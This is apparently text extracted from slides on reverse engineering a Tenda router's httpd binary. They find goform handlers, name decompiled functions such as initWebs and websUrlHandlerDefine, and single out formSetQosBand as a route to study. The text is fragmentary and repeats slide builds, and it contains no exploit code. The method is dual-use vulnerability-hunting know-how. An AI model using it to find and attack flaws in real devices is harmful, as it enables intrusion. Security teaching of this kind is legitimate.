
• Second, you can find Http server version • Version
: 2.1.8 $ Analyze Httpd ( find http server version )

$ Analyze Httpd • Third, use “goform” search something
$ Analyze Httpd • Third, use “goform” search something •

sub_2E9EC()
$ Analyze Httpd • sub_2E9EC() = initWebs() https://github.com/Icathian-Rain/Tenda/blob/main/AC5/1.md

• sub_ 179A8 = websUrlHandlerDefine() $ Analyze Httpd ( initWebs()
)

• sub_ 179A8 = websUrlHandlerDefine() • &unk_DC618 = DCB 0
= “” $ Analyze Httpd ( initWebs() )

$ Analyze Httpd • sub_42378() have some many many route
https://fengfan349.github.io/2017/05/27/2017-05-27/
$ Analyze Httpd • You can think which route we
need to analyze

$ Analyze Httpd • You can think which route we
need to analyze • You can touch is important !!!


$ Analyze Httpd ( formSetQosBand() ) • formSetQosBand()
$ Analyze Httpd ( formSetQosBand() ) • formSetQosBand()
